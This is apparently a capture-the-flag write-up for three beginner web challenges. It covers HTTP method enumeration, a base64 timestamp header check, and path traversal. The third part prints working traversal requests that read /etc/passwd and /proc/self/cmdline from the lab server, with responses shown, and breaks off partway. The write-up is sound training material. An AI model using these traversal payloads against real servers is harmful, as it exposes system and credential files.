



chall 1: Methodology

Clicking on the link sends you on this page:




You just sent a GET request. But this is not really what I wanted.

Let's look at the request through burp suite




Since it doesn't want a GET request, let's try with a POST request. For that, we'll use the repeater:




-> Send to repeater (or Ctrl+R)

Click on the Repeater tab, and see that your request appeared:



change GET to POST, and press Send:



Not a POST request either. But as we saw in the slides, the OPTIONS asks the server to tell us all of the supported methods.

```
1 x +
Send [Settings] Cancel < >
Request
Pretty Raw Hex
1 OPTIONS / HTTP/1.1
2 Host: webintro.pilv.ar:9000
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10
Response
Pretty Raw Hex Render
1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 Allow: PATCH, OPTIONS, TRACE, DELETE, PUT, CONNECT,
  ACCORDING TO ALL KNOWN LAWS OF AVIATION HERE IN SNOWY ABEESHOULDBE ABLE TO FLY IT SWINGS ARE TOO SMALL TO GET IT SAT LITTLE BODY OFF THE GROUND THE BEE OF COURSE FLIES ANYWAY BECAUSE
  ELL OW BLACK YELL OW BLACK YELL OW BLACK OOH BLACK ANDY ELL OW LET SSHAKE IT UP ALITTLE BARRY BREAKFAST IS READY COMING HANG ON A SECOND HELLO BARRY ADAM CAN YOU BELIEVE THIS IS HAPPEN
  RPAID GOOD MONEY FOR THOSE SORRY I MEXICITTED HERESTHE GRADUATE WERE VERY PROUD OF YOUR SON A PERFECT REPORT CARD ALLBS VERY PROUD MAI GOT AT HINGGOING HERE YOU GOT LINT ONLY OUR FUZZOW
  NT HE HOUSE HEY ADAM HEY BARRY IS THAT FUZZ GEL ALITTLE SPECIALLY DAY GRADUATE I ONNEVERTHOUGHT I D MAKE IT THREE DAY S GRADE SCHOOL THREE DAY SHI GHSCHOOL THOSE WERE AWWARD THREE DAY S
  D COMEBACK DIFFERENT HI BARRY ARTI EGROWING AMUSTACHE LOOKS GOOD HEAR ABOUT FRANKIE YE AH YOU GOT NGOT THE FUNERAL NOT MINOT GOT NGEVERYBODY KNOWS SITS SOMEONE YOU DIED NOT WASTE
```


Looks way better! We see a very long text in the supported methods list, this method is unusual, let's try using it.

```
1 x +
Send [Settings] Cancel < >
Request
Pretty Raw Hex
1 PUT / HTTP/1.1
2 Host: webintro.pilv.ar:9000
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10
Response
Pretty Raw Hex Render
1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 59
4 Server: Werkzeug/1.0.1 Python/3.10.6
5 Date: Mon, 13 Mar 2023 12:21:20 GMT
6
7 well played! web(FI, that was the entire bee movie script)
```


The flag appears!

chall 2: Super Secure admin panel


Clicking on the link sends us on this page:




As we saw in the slides, it is common to have custom headers starting with X- in both requests and response. Let's try sending a request with this header, using the repeater once again:




It seems like the server is expecting base64. Let's try sending [abc base64 encoded](#).




It seems like the server is expecting a base64 encoded number. Let's try sending 123 base64 encoded



Alright then, the error message is talking about the computer clock. The most common way for computers to count time and date is using UNIX timestamps. Let's [get the current timestamp](#), add 30 to it, [base64 encode it](#), place it as our header value, and spam the request until we're sync with the server.




a few times, and then,




the flag appears!

chall 3: YASWC


The link sends us on this page:



Clicking on a link will send you on the same link, but with the GET parameter "file" set to horse.png:




As we saw in the slides, this looks like an LFI. Let's try putting ../ in the parameter.




okay, kid im done. i doubt you even have basic knowlege of hacking. i doul boot linux so i can ru your ip i can easily install a backdoor trojan into your pc, not to mention your email will be in my card since ill have that too. if i wanted i could release your home information onto my secure irc i make my own scripts and source code. because im a nice guy ill give you a chance to take it back

We're greeted with a cypypasta. Playing a bit with the parameter, we understand that ../ (and ..\)




YASWC Image viewer

Click on one of the images to view it!



okay, kid im done. i doubt you even have basic knowlege of hacking. i doul boot linux so i can ru your ip i can easily install a backdoor trojan into your pc, not to mention your email will be in my card since ill have that too. if i wanted i could release your home information onto my secure irc i make my own scripts and source code. because im a nice guy ill give you a chance to take it back

Let's look at how the website actually gets the image from the file. For that, we have to enable the feature that displays the images request on the http history tab



We see that there are not one, but two requests that are made when accessing the horse page:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	comment	TLS	IP	cookies	Time	Listener port
59	http://webintro.pilv.ar:9002	GET	/view?file=horse.png		✓	200	621132	PNG					3.236.202.21		13:37:03 13...	8080
58	http://webintro.pilv.ar:9002	GET	/file=horse.png		✓	200	722	HTML		YASWC image viewer			3.236.202.21		13:37:03 13...	8080


We then understand that the `/?file=...` page only reflects the input in the `` tag, and then the `img` tag access `/view?file=...` to get the actual image. Let's try putting the `../` in this second type of request.

Request												Response				
Pretty Raw Hex												Pretty Raw Hex Render				
1 GET /view?file=../../../../../../etc/passwd HTTP/1.1												1 HTTP/1.1 200 OK				
2 Host: webintro.pilv.ar:9002												2 Server: Werkzeug/2.2.3 Python/3.7.2				
3 Upgrade-Insecure-Requests: 1												3 Date: Mon, 13 Mar 2023 12:39:24 GMT				
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36												4 Content-Type: text/html; charset=utf-8				
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7												5 Content-Length: 1258				
6 Referer: http://webintro.pilv.ar:9002/												6 Connection: close				
7 Accept-Encoding: gzip, deflate												7				
8 Accept-Language: en-US,en;q=0.9												8 root:x:0:0:root:/root:/bin/ash				
9 Connection: close												9 bin:x:1:1:bin:/bin:/sbin/nologin				
10												10 daemon:x:2:2:daemon:/sbin:/sbin/nologin				
11												11 adm:x:3:4:adm:/var/adm:/sbin/nologin				
12												12 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin				
13												13 sync:x:5:0:sync:/sbin:/bin/sync				
14												14 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown				
15												15 halt:x:7:0:halt:/sbin:/sbin/halt				

It works! This endpoint is unfiltered, and we are able to access local files. Let's try getting some more info about the application. Let's access `/proc/self/cmdline`.


Request												Response				
Pretty Raw Hex												Pretty Raw Hex Render				
1 GET /view?file=../../../../../../proc/self/cmdline HTTP/1.1												1 HTTP/1.1 200 OK				
2 Host: webintro.pilv.ar:9002												2 Server: Werkzeug/2.2.3 Python/3.7.2				
3 Upgrade-Insecure-Requests: 1												3 Date: Mon, 13 Mar 2023 12:40:34 GMT				
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36												4 Content-Type: text/html; charset=utf-8				
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7												5 Content-Length: 14				
